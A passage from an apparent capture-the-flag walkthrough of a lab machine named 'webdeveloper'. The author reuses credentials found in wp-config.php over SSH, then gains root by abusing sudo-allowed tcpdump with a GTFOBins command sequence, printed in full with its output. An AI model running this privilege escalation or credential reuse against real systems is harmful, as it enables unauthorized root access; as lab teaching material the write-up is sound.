
Then I started visiting the directories & files to find any user credentials with higher privileges. In the /var/www/html directory, I found wp-config.php file, which had login credentials for the user **'webdeveloper'**.




Then I logged into the target machine using ssh with the credentials that I found in the wp-config.php file.



There i found that the user **‘webdeveloper’** can run tool called tcpdump with root permissions. So I searched in https://www.gtfobins.github.io/gtfobins/ for any known exploit for the binary tcpdump. There was an exploit available for tcpdump.



Next step was to enter the commands under Sudo title into the user **‘webdeveloper’** shell. Before that I changed my working directory to /tmp, because there I had read, write & executable permissions. I also changed first command of the exploit from **COMMAND=’id’** to **COMMAND=’ls -la /root’** to list the content of the /root directory. When I executed all the commands of the exploit, tcpdump listener started listening for the incoming connection from the localhost with root privileges.



Then I executed sudo su command from the **web shell** & in the **user webdeveloper shell** I got the listing of the contents of the /root directory.

kali@kali: ~

File Actions Edit View Help

```
$ sudo su
sudo: no tty present and no askpass program specified
$
```

```
webdeveloper@webdeveloper:/tmp
File  Actions  Edit  View  Help
webdeveloper@webdeveloper:/tmp$ COMMAND='ls -la /root'
webdeveloper@webdeveloper:/tmp$ TF=$(mktemp)
webdeveloper@webdeveloper:/tmp$ echo "$COMMAND" > $TF
webdeveloper@webdeveloper:/tmp$ chmod +x $TF
webdeveloper@webdeveloper:/tmp$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
dropped privs to root
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
8 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:/tmp$ total 56
drwx------  5 root root 4096 Oct 30  2018 .
drwxr-xr-x 23 root root 4096 Nov 12 05:22 ..
-rw-------  1 root root   77 Nov  2  2018 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Oct 30  2018 .cache
-rw-r--r--  1 root root   77 Oct 30  2018 flag.txt
drwx------  3 root root 4096 Oct 30  2018 .gnupg
-rw-------  1 root root  247 Oct 30  2018 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root    7 Oct 30  2018 .python_history
drwx------  2 root root 4096 Oct 30  2018 .ssh
-rw-------  1 root root 9850 Oct 30  2018 .viminfo

webdeveloper@webdeveloper:/tmp$
```

After that I changed the first command of the exploit to **COMMAND='cat /root/flag.txt'** and again executed all the commands of the exploit. Then again tcpdump listener started listening for the incoming connection from the localhost with root privileges. Then again I executed sudo su command from the **web shell** & in the **user webdeveloper shell** I got the flag.

webdeveloper@webdeveloper:/tmp

File Actions Edit View Help

```
webdeveloper@webdeveloper:/tmp$ COMMAND='cat /root/flag.txt'
webdeveloper@webdeveloper:/tmp$ TF=$(mktemp)
webdeveloper@webdeveloper:/tmp$ echo "$COMMAND" > $TF
webdeveloper@webdeveloper:/tmp$ chmod +x $TF
webdeveloper@webdeveloper:/tmp$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
dropped privs to root
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
8 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:/tmp$ Congratulations here is youre flag:
cba045a5a4f26f1cd8d7be9a5c2b1b34f6c5d290

webdeveloper@webdeveloper:/tmp$
```